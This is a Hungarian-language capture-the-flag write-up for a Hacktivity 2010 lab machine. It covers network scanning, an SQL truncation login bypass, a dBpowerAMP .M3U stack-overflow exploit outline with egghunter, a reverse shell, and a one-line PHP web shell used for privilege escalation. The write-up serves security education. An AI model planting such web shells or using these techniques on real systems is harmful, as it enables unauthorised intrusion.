

1. Bevezető

Az ismertetésre kerülő lépéssorozat egy lehetséges módja a *Hacktivity 2010* rendezvényen *Capture the Flag* néven meghirdetett verseny *Baby Sister* nevű gépén felhasználói hozzáférés szerzésének, majd a privilégium rendszeradminisztrátori szintre emelésének.

A verseny során a résztvevők számára mindössze az az információ állt rendelkezésre, hogy a célpont az általuk fizikailag is elérhető hálózaton egy megadott címtartományban IP címmel rendelkezik. A felhasználói ill. adminisztrátori hozzáférés megszerzését a megfelelő felhasználó saját könyvtárában található `proof.txt` állomány tartalmának ismeretével kellett igazolni.


E dokumentumban a 192.168.82.200–250 IP cím tartományt fogjuk használni.

2. IP cím és szolgáltatások felderítése

Az IP cím felderítéséhez az `nmap` eszközt vesszük igénybe. További paraméterek megadása nélkül az eszköz végigpásztazza a kapott címtartományt, majd ha az éppen vizsgált címről választ kap, egy lista alapján végigpróbálgatja a leggyakrabban elérhető szolgáltatásokat. A program kimenetéből az olvashatóság kedvéért kihagytuk a tartományban található, többi gépre vonatkozó adatokat.

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-12-01 17:27
CET
Interesting ports on 192.168.82.231:
Not shown: 9995 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
3306/tcp  filtered  mysql
8080/tcp  open      http         Apache httpd 2.2.11 ((Win32)
          PHP/5.3.0)
Service Info: OS: Windows
```

Látható, hogy a 192.168.82.231 címen elérhető gép 8080-as TCP portján egy PHP támogatással futó Apache HTTP kiszolgáló figyel. Bőngészővel megnyitva a címet a következő weboldal tűnik fel:




The screenshot shows a web browser window with the address bar containing 'http://192.168.82.231:8080/'. The page title is 'Hacktivity 2010 - Capture the Fl...'. The page content includes a 'Login' section with fields for 'Usernam:' and 'Password:', and a 'Küldés' button. Below it is a 'Registration' section with fields for 'Username:' and 'Password:', and another 'Küldés' button.

Az oldal szabad regisztrációt tesz lehetővé, azonban egy véletlenszerűen választott felhasználónévvel történő belépés esetén a „*Df feature is only available for admin*” hibaüzenetet kapjuk, amiből arra következtethetünk, hogy az admin nevű felhasználóval kell bejelentkeznünk a továbblépéshez. Amennyiben az admin felhasználó regisztrációjával próbálkozunk, hibaüzenetet kapunk, miszerint ilyen felhasználó már létezik a rendszerben.

Az autentikáció nem kerülhető meg SQL injection, XPath injection vagy hasonló támadással, az admin felhasználó jelszava belátható időn belül nem található ki szótár alapú vagy brute-force módszerekkel.

3. Felhasználói szintű hozzáférés megszerzése

A webalkalmazás SQL truncationnel támadható, azaz regisztrációkor a vártnál hosszabb, whitespace-szel és tetszőleges nyomtatható karaktorsorozattal végződő felhasználónevet megadva létrehozható egy admin nevű felhasználó. Ezzel bejelentkezve a hibaüzenet helyett egy új űrlap jelenik meg, melyen keresztül .M3U fájlok tölthetők fel a kiszolgálóra. Egy .M3U playlist feltöltésekor a webalkalmazás válaszüzenetében közli, hogy a fájl 5 percen belül lejátszásra kerül.



The screenshot shows the web application interface after a successful login as the 'admin' user. The page title is 'Hacktivity 2010 - Capture the Fl...'. The page content includes a 'Logout' link, a 'Login' section with fields for 'Usernam:' and 'Password:', and a 'Küldés' button. Below it is a 'Registration' section with fields for 'Username:' and 'Password:', and another 'Küldés' button. At the bottom, there is a 'Welcome admin!' message, an 'M3U file to play:' field with a 'Tallózás...' button and a 'Küldés' button, and a footer that says 'Powered by dBpowerAMP-r2'.

A kiszolgáló könyvtárainak OWASP DirBusterrel történő végigpásztázásával két könyvtárat találunk:

```
/uploads - 200 OK
  /uploads/player.exe
  /uploads/Windows_XP_Professional_SP3_...-UPGRAYEDD.torrent
/temp - 403 Forbidden
```

A /uploads könyvtár nem tartalmaz index állományt, ezért a benne található fájlokat listázza a webszerver. A player.exe állomány a dBPowerAmp zenelejátszó alkalmazás telepítő-készlete, a .torrent fájl pedig egy Windows XP SP3 telepítőkészlet letöltésére alkalmas. Feltételezhető, hogy a dBPowerAmp alkalmazás fogja megnyitni a feltöltött fájlokat.

A zenelejátszóra több nyilvános proof-of-concept exploit is elérhető az interneten, melyek a .M3U fájlok feldogozási hibáit használják ki. Ezek közül egyik sem használható módosítás nélkül, azonban az kiderül belőlük, hogy a rosszul formázott lejátszólisták illetve a jól formázott listákban elhelyezett hosszú fájlbejegyzések is veremtúlsordulást okozhatnak. Az alábbiakban a második eset kihasználása kerül ismertetésre.

A dBPowerAmp telepítése, majd debuggerben történő futtatása után kiderül, hogy a shellkód számára viszonylag szűkös hely (kb. 250 byte) áll rendelkezésre, valamint rövid tesztelés után nyilvánvalóvá válik, hogy a NULL byte, valamint a CR és LF karakterek tiltottak. Az EDI regiszter értéke a veremtúlsordulást okozó sor elejének környékére mutat, de a sor hossza, valamint a program előző futásai is befolyásolják a mutató és a sor kezdete közötti eltolás mértékét, így muszáj NOP csúszdát használni a shellkód előtt, ami tovább csökkenti a rendelkezésre álló helyet. Érdeemes tehát egghuntert alkalmazni, így egy hosszú NOP-csúszdával igen megbízható exploitot kapunk. A valódi shellkódot egy előző File bejegyzésben helyezhetjük el, úgy, hogy még ne okozzon túlsordulást.

Az így létrejövő .M3U fájl felépítése így az alábbi lesz:

```
[playlist]
NumberOfEntries=2
File1=<egg><shellcode>
File2=<NOP sled><egghunter><RET (jmp EDI)>
```

Most már elegendő hely áll rendelkezésre például egy Metasploit Frameworkkel generált többszintű reverse shell vagy egy parancsfuttatást végrehajtó kód beillesztésére.

A fájlt a webalkalmazásba feltöltve 5 percen belül lefut az általunk választott kód, mellyel célszerűen egy interaktív parancssort nyithatunk a támadó gép felé.

4. Rendszergazdai jogosultság megszerzése

A zenelejátszó folyamat korlátozott jogkörrel fut, így nem olvasható ki az adminisztrátor felhasználó (S2) asztalán található proof.txt állomány. A Metasploit Framework Meterpreter payloadjának jogosultságkiterjesztésre általában jól használható getsystem parancsa a rendszeren nem működik, mivel az ún. KiTrap0d hiba ebben az operációsrendszer-változatban már javításra került.

A jogosultságkiterjesztésre adódó egyik lehetőség egy PHP shell létrehozása az Apache WWW-gyökerében, mivel a webszerver folyamata a LOCAL SYSTEM jogosultságaival fut. Az itt található könyvtárak közül a temp írható a dBPowerAmp jogkörével is.

Egy PHP shell tartalma lehet például:

```
<?php system($_GET['p']); ?>
```

Ekkor a böngészőben a következő URL-t megadva megkapjuk a proof.txt tartalmát:

```
http://192.168.82.231/temp/shell.php?p=type%20c:\docume~1\s2  
\desktop\proof.txt
```

5. Videó

A pálya megoldásáról készült videó megtekinthető a következő címen:

http://silentsignal.hu/docs/hackactivity_2010_solution2.html